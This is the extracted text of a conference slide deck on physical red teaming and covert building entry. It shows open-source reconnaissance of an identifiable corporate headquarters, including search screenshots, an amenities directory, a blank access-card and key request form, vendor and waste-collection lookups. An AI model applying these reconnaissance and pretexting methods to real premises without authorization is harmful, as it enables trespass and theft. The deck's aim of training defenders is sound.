



OOTB.NET

Ghosts in the Lobby: Covert Entry Stories

(and the Lessons that they Teach us)

By Cori Macy, Pentest Manager@ LBMC



Out of The Box, Bangkok

20 - 21 August, 2025

Whoami

Manager, Pentest Team @ LBMC
President, BSides Nashville
Organizer, DC615/DEF CON Nashville



OOTB.NET





OOTB.NET

Physical Security is Unique

Anyone can be targeted: executives, contractors, cleaning staff, visitors.

- Every organization has different primary risks:
 - Disgruntled former employees.
 - Competitive intelligence/espionage.
 - Activists or cause-driven actors.
- In physical breaches, humans are the strongest and weakest link.

Physical Security is Unique

Physical red teaming is about creativity, psychology, and technical escalation



OOTB.NET



Physical Security is Unique

Physical red teaming is about creativity, psychology, and technical escalation



OOTB.NET



u/REPTILEAH • 5 mo. ago

been asked about this, so I'll share how I snuck into pit at Olivia Rodrigo

Story



Physical Security is Unique

Physical red teaming is about creativity, psychology, and technical escalation



OOTB.NET

A 29 year old woman pretended to be a nurse for 7 months. She treated over 4,000 patients and only got caught after she was offered a promotion.

/r/all, /r/popular



Why do we do this?

- Red team engagements exist to strengthen blue teams.
- Every finding is a training opportunity, not just a report.
- Goal: Expose risk in a safe, controlled way → allowing defenders to succeed when it's real.



OOTB.NET



OOTB.NET

Minimal Viable Disruption

- Core red team principles:
- Prove the point, don't break the system.
- Mirror attacker tactics without operational impact.
- This protects:
 - Client trust.
 - Business continuity.
 - The red team's credibility.

Easy Fixes



OOTB.NET



Easy Fixes



OOTB.NET



Easy Fixes



OOTB.NET





OOTB.NET

Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.

- Wigle.net: find wireless networks without being on site.
- LinkedIn: employee names, tenure, locations, org structure.
- Google Street View: building entrances, smokers' benches, cameras, latch guards.
- Social Media: badge styles, uniforms, event schedules.

Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET

The screenshot shows a Google search interface with the query 'corporate hq'. The left sidebar contains 'People also ask' questions: 'Where [redacted] headquartered?', 'Who is the CEO of [redacted]', 'What company owns [redacted]', and 'How do I contact [redacted] corporate customer service?'. The main results area shows a snippet for 'Contact Us - biz [redacted] com' with a red box highlighting 'World Resource Center [redacted] Ann Arbor, MI 48105 +1' and a 'Map Directions' link. Below this is a result from globaldata.com titled 'Pizza Inc Locations - Headquarters & Offices'. On the right, a knowledge panel for 'Ann Arbor' provides details: 'City in Michigan', 'Founded: 1824', 'Area code: 734', 'Demonym: Ann Arborite', 'Elevation: 840 ft (256 m)', 'Incorporated: 1833 (village); 1851 (city)', 'Named after: The wives of the city's founders (both named Ann) and the bur oak in the area', and 'ZIP code(s): 48103-48109, 48113'.

Google corporate hq

People also ask

Where [redacted] headquartered?

Who is the CEO of [redacted]

What company owns [redacted]

How do I contact [redacted] corporate customer service?

Feedback

[redacted] .com > contact-us

Contact Us - biz [redacted] com

World Resource Center [redacted] Ann Arbor, MI 48105 +1

Map Directions

globaldata.com
https://www.globaldata.com > All Companies

Pizza Inc Locations - Headquarters & Offices

[redacted] is Pizza Inc's company headquarters address along with its other key offices and locations.

[redacted] is dedicated to making, baking, and delivering mouthwatering pizza to households across the US and world.

Ann Arbor
City in Michigan

Ann Arbor is a city west of Detroit, in the Midwestern state of Michigan. It's home to the sprawling University of Michigan, known for its research programs. The University of Michigan Museum of Art displays works from around [redacted] More

Founded: 1824

Area code: 734

Demonym: Ann Arborite

Elevation: 840 ft (256 m)

Incorporated: 1833 (village); 1851 (city)

Named after: The wives of the city's founders (both named Ann) and the bur oak in the area

ZIP code(s): 48103-48109, 48113

Ann Arbor


Feedback

Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET




Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET



Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET


A screenshot of a Google search interface. The search bar contains the text 'office security'. Below the search bar, the 'AI Overview' section is visible, featuring a paragraph about a company's multi-layered approach to office security, which includes information security, physical security, and employee safety. The text mentions various security measures like 24/7 operations, phishing prevention, and specific systems like Avigilon Alta Access Control and SoloProtect. To the right of the AI Overview, there is a search result snippet titled 'Unified Office Safety and Security Hot Line Helps ... s Deter ...' dated April 11, 2018. At the bottom of the screenshot, a PDF document titled 'Information Security and Data Privacy' is partially visible, with a snippet of text mentioning 'security program is supported by an extensive catalog of layered security controls'.

Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET










Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET

DINING	FITNESS CENTER	SERVICES	SERVICES (continued)
	 Farms Fitness Center	ATM Machine Lobby H, Level 1	Pizzaz! Hair Designs Lobby H, Level 1
y:	Lobby J, Level 1	U.S. Post Office Substation	For an appointment, call 
	Open Monday to Friday: 6am-6 pm 	Lobby C, Level 1 Open Monday to Friday: 8:30am-5pm Limited postal services. 	Walk-in appointments are sometimes available. Website
		Dry Cleaning - Martinizing Lockers Lobby C, Level 1 Website	
		FedEx and UPS Drop Box Station Lobby C, Level 1	

Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET

OFFICE PARK SECURITY
Ann Arbor MI 48105 • 4911 • 759 (f)

ACCESS CARD & KEY REQUEST

New Request Instructions

1. Complete form
2. Have Coordinator sign form
3. Bring form to Security office H2000 to have picture taken.
4. Access cards will be processed immediately.
5. Brass keys will be processed within 2 business days.

Brass key requests may also be e-mailed to keys@dominos.com

Replacement Instructions

1. Complete form
2. Have Coordinator sign form
3. Bring form and proper replacement fee (cash or check only) to Security office H2000
4. Access cards will be processed immediately.
5. Brass keys will be processed within 2 business days.

Brass key requests may also be e-mailed to keys@dominos.com

You will be notified via e-mail when brass key is ready

Replacements will not be issued without payment of fee

EMPLOYEE INFORMATION (All Fields Must Be Completed)

DATE	NEW REQUEST?	COMPANY
NAME		
HOME ADDRESS		
OFFICE TELEPHONE	ALTERNATE TELEPHONE	
E-MAIL ADDRESS		
VEHICLE 1 MAKE	MODEL	COLOR
VEHICLE 2 MAKE	MODEL	COLOR
VEHICLE 3 MAKE	MODEL	COLOR

PLATE#	
PLATE#	
PLATE#	

LEVEL OF ACCESS

STANDARD	SPECIAL 1
SPECIAL 2	SPECIAL 3
SPECIAL 4	SPECIAL 5

DOOR KEY INFORMATION

DOOR ID # or Key Code	Quantity
DOOR ID # or Key Code	Quantity
DOOR ID # or Key Code	Quantity

REPLACEMENT FEES
\$15 Access Card \$30 Mechanical Key

IMPORTANT NOTICE

Requests cannot be processed without all of the above information. Forms with missing information will be returned for completion. Access cards and keys are the property of the Domino's Farms Office Park and must be surrendered upon termination of employment. Your first access card and key are free. There is a \$15.00 replacement fee for all subsequent cards and \$30 replacement fee for all subsequent keys. Please take care to protect your access card and keys from unauthorized use or loss. Do not allow others to use your access card or keys. Please report all lost or missing access cards and keys to the Security Control Center in Lobby H immediately.

I understand the above stated notice and I am in agreement with the regulations governing access to the building.

Requestor Signature: _____ Date: _____


Company Coordinator Signature: _____ Date: _____

Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET



Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.




OOTB.NET

The screenshot shows a Google search interface with the query 'applied innovation'. The search results page displays the Applied Innovation website as the top result. The website's name, URL, and a brief description are shown. Below the description, there are several links to different sections of the website, each with a right-pointing arrow. To the right of the main search results, there is a 'See results about' section with a link to 'Applied Imaging Corporation'.

Google applied innovation

All Images News Videos Shopping Maps Short videos More filters Tools

 Applied Innovation
https://www.appliedinnovation.com

Applied Innovation: Managed IT, Copiers & Business ...
Applied Innovation offers Managed IT, copy and print services, and automated workflow solutions to businesses in Michigan, Indiana, Ohio, and Tampa, ...

Contact Us >
Contact an Applied Innovation Managed IT, Imaging, or ...

Current Customer Help >
Applied Innovation customers can use the A-Link Customer Portal ...


Careers >
Applied Innovation is always looking for top-notch talent. If ...

About Us >
From imaging to technology to automation, you can count on ...

Grand Rapids, Michigan ... >
Applied Innovation proudly serves Grand Rapids, Michigan with ...

More results from appliedinnovation.com »

See results about

 Applied Imaging Corporation >

Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET




Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET







Physical Security (and Red Teaming) has Changed





You can plan 80% of a physical compromise from your desk.



OOTB.NET





 Pay Bill  See Schedule  Customer Support  Service Alerts


[Home](#) > [Schedule](#)

View Schedules and Track My Truck


Enter your service address to view your collection schedule, any upcoming holiday updates and access Track My Truck. On your service days, Track My Truck gives you instant access to real-time route progress.


[Log in](#) or create an account to report a missed pickup, request cart repair, and more.

To learn more about bulk pickup (if not shown on the calendar below), please visit our [residential bulk pickup page.](#)



VIEW MY SCHEDULE

 Please enter a valid address




Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET




Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET

